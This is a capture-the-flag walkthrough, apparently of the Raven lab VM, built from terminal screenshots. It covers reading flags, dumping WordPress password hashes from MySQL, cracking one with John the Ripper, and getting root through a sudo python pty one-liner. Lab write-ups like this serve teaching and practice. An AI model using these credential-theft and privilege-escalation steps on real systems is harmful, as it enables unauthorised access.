
```
2024-08-15 11:16:13 (80.1 KB/s) - Read error at byte 58 (Connection reset by peer).Retrying.

^C
michael@Raven:/tmp$ cd
michael@Raven:~$ cd /home
michael@Raven:/home$ ls
michael  steven
michael@Raven:/home$ cd /steven
-bash: cd: /steven: No such file or directory
michael@Raven:/home$ cd /steven
-bash: cd: /steven: No such file or directory
michael@Raven:/home$ ls
michael  steven
michael@Raven:/home$ cd /steven
-bash: cd: /steven: No such file or directory
michael@Raven:/home$ ls
michael  steven
michael@Raven:/home$ cd steven
michael@Raven:/home/steven$ ls -la
total 8
drwxr-xr-x 2 root root 4096 Aug 13  2018 .
drwxr-xr-x 4 root root 4096 Aug 13  2018 ..
michael@Raven:/home/steven$ ls -alh
total 8.0K
drwxr-xr-x 2 root root 4.0K Aug 13  2018 .
drwxr-xr-x 4 root root 4.0K Aug 13  2018 ..
michael@Raven:/home/steven$ sudo -l
[sudo] password for michael:
```



10:26
michael@Raven: /home/steven
File Edit View Search Terminal Help


```
2024-08-15 11:16:13 (80.1 KB/s) - Read error at byte 58 (Connection reset by peer).Retrying.

^C
michael@Raven:/tmp$ cd
michael@Raven:~$ cd /home
michael@Raven:/home$ ls
michael  steven
michael@Raven:/home$ cd /steven
-bash: cd: /steven: No such file or directory
michael@Raven:/home$ cd /steven
-bash: cd: /steven: No such file or directory
michael@Raven:/home$ ls
michael  steven
michael@Raven:/home$ cd /steven
-bash: cd: /steven: No such file or directory
michael@Raven:/home$ ls
michael  steven
michael@Raven:/home$ cd steven
michael@Raven:/home/steven$ ls -la
total 8
drwxr-xr-x 2 root root 4096 Aug 13  2018 .
drwxr-xr-x 4 root root 4096 Aug 13  2018 ..
michael@Raven:/home/steven$ ls -alh
total 8.0K
drwxr-xr-x 2 root root 4.0K Aug 13  2018 .
drwxr-xr-x 4 root root 4.0K Aug 13  2018 ..
michael@Raven:/home/steven$ sudo -l
[sudo] password for michael: 
```

I searched inside the fils in user micher until I found the flag 2




```
Sorry, try again.
[sudo] password for michael:

Sorry, try again.
[sudo] password for michael:

^CSorry, try again.
sudo: 3 incorrect password attempts
michael@Raven:/home/steven$ cd
michael@Raven:~$ ls
You have new mail in /var/mail/michael
michael@Raven:~$ cd /var
michael@Raven:/var$ ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
michael@Raven:/var$ cd tmp
michael@Raven:/var/tmp$ ls
michael@Raven:/var/tmp$ ls -alh
total 8.0K
drwxrwxrwt  2 root root 4.0K Aug 13  2018 .
drwxr-xr-x 12 root root 4.0K Aug 13  2018 ..
michael@Raven:/var/tmp$ ../
-bash: ../: Is a directory
michael@Raven:/var/tmp$ ../
-bash: ../: Is a directory
michael@Raven:/var/tmp$ ./
-bash: ./: Is a directory
michael@Raven:/var/tmp$ back
-bash: back: command not found
michael@Raven:/var/tmp$ cd /www
-bash: cd: /www: No such file or directory
michael@Raven:/var/tmp$ cd
michael@Raven:~$ cd /var/www
michael@Raven:/var/www$ ls
flag2.txt  html
michael@Raven:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@Raven:/var/www$ 
```


flag2{fc3fd58dcdad9ab23faca6e9a36e581c}


1 2 3 4
EN 10:44
michael@Raven: /var/www/html/wordpress
File Edit View Search Terminal Help


```
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show database
    -> show data bases
    -> show databases
    -> show databases
    -> ;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'database
show data bases
show databases
show databases' at line 1
mysql> cleat
    -> clear
    -> ;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'cleat
clear' at line 1
mysql> show databases
    -> ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.01 sec)

mysql>
```


1 2 3 4
EN 10:50
michael@Raven: /var/www/html/wordpress
File Edit View Search Terminal Help

```
    -> ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.01 sec)

mysql> use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
    -> ;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> 
```


1 2 3 4
EN
10:50
michael@Raven: /var/www/html/wordpress
File Edit View Search Terminal Help

```
    -> ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.01 sec)

mysql> use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
    -> ;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> 
```


1 2 3 4
EN
10:51
michael@Raven: /var/www/html/wordpress
File Edit View Search Terminal Help


```
018-08-12 22:49:12 |                      |            0 | http://192.168.206.131/wordpress/?page_id=2                   |           0 | page        |                |           |
             0 |
|  4 |            1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}



                                                                                                                                              |
 flag3        |              | draft        | open         | open         |              |              |         |        | 2018-08-13 01:48:31 | 2018-08-13 01:48:3
1 |                          |           0 | http://raven.local/wordpress/?p=4                               |           0 | post        |                |           0 |
|  5 |            1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}



                                                                                                                                              |
 flag4        |              | inherit      | closed       | closed       |              | 4-revision-v1 |         |        | 2018-08-12 23:31:59 | 2018-08-12 23:31:5
9 |                          |           4 | http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1/ |           0 | revision    |                |           0 |
|  7 |            2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}



                                                                                                                                              |
 flag3        |              | inherit      | closed       | closed       |              | 4-revision-v1 |         |        | 2018-08-13 01:48:31 | 2018-08-13 01:48:3
1 |                          |           4 | http://raven.local/wordpress/index.php/2018/08/13/4-revision-v1/ |           0 | revision    |                |           0 |
+----+-------------+---------------------+---------------------+--------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------------------------------------------------------+
-------------+-------------+--------------+-------------+--------------+-------------+--------+--------+--------------------+--------------------+---------------
--+----------------------+------------+------------------------------------------------------------------------------+-----------+--------+------------------+-------------+
5 rows in set (0.00 sec)

mysql> 
```

I capture the flag3

flag3{afc01ab56b50591e7dccf93122770cd2}

and capture flag 4


flag4{715dea6c055b9fe3337544932f2941ce}



```
mysql> use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
    → ;
+----------------------+
| Tables_in_wordpress  |
+----------------------+
| wp_commentmeta       |
| wp_comments          |
| wp_links             |
| wp_options           |
| wp_postmeta          |
| wp_posts             |
| wp_term_relationships|
| wp_term_taxonomy     |
| wp_termmeta          |
| wp_terms             |
| wp_usermeta          |
| wp_users             |
+----------------------+
12 rows in set (0.00 sec)

mysql> select * from wp_users
    → ;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------+-------------+-----
-------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_activation_key | user_status | disp
lay_name    |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------+-------------+-----
-------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |                     |           0 | mich
ael         |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |                     |           0 | Stev
en Seagull  |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+---------------------+-------------+-----
-------------+

2 rows in set (0.00 sec)

mysql> 
```

I found the two user and their password


Next step I crack hash by john hash.txt



```
└─$ john hash.txt
Created directory: /home/dollarboysushil/.john
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
pink84           (?)
1g 0:00:00:54 DONE 3/3 (2023-12-10 20:21) 0.01842g/s 68144p/s 68144c/s 68144C/s poslus..pingar
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed.
```

I found the password of user steve is pink84


After I used this password pink84 with the user steven I get access to account



```
michael@Raven:/var/www/html/wordpress$ su steven
Password:
$ whoami
steven
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ 
```

I used this command sudo python -c 'import pty;pty.spawn("/bin/bash")'

Now I am root



```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@Raven:/var/www/html/wordpress#
root@Raven:/var/www/html/wordpress#
root@Raven:/var/www/html/wordpress#
root@Raven:/var/www/html/wordpress# whoami
root
root@Raven:/var/www/html/wordpress# ls
index.php        wp-blog-header.php    wp-cron.php        wp-mail.php
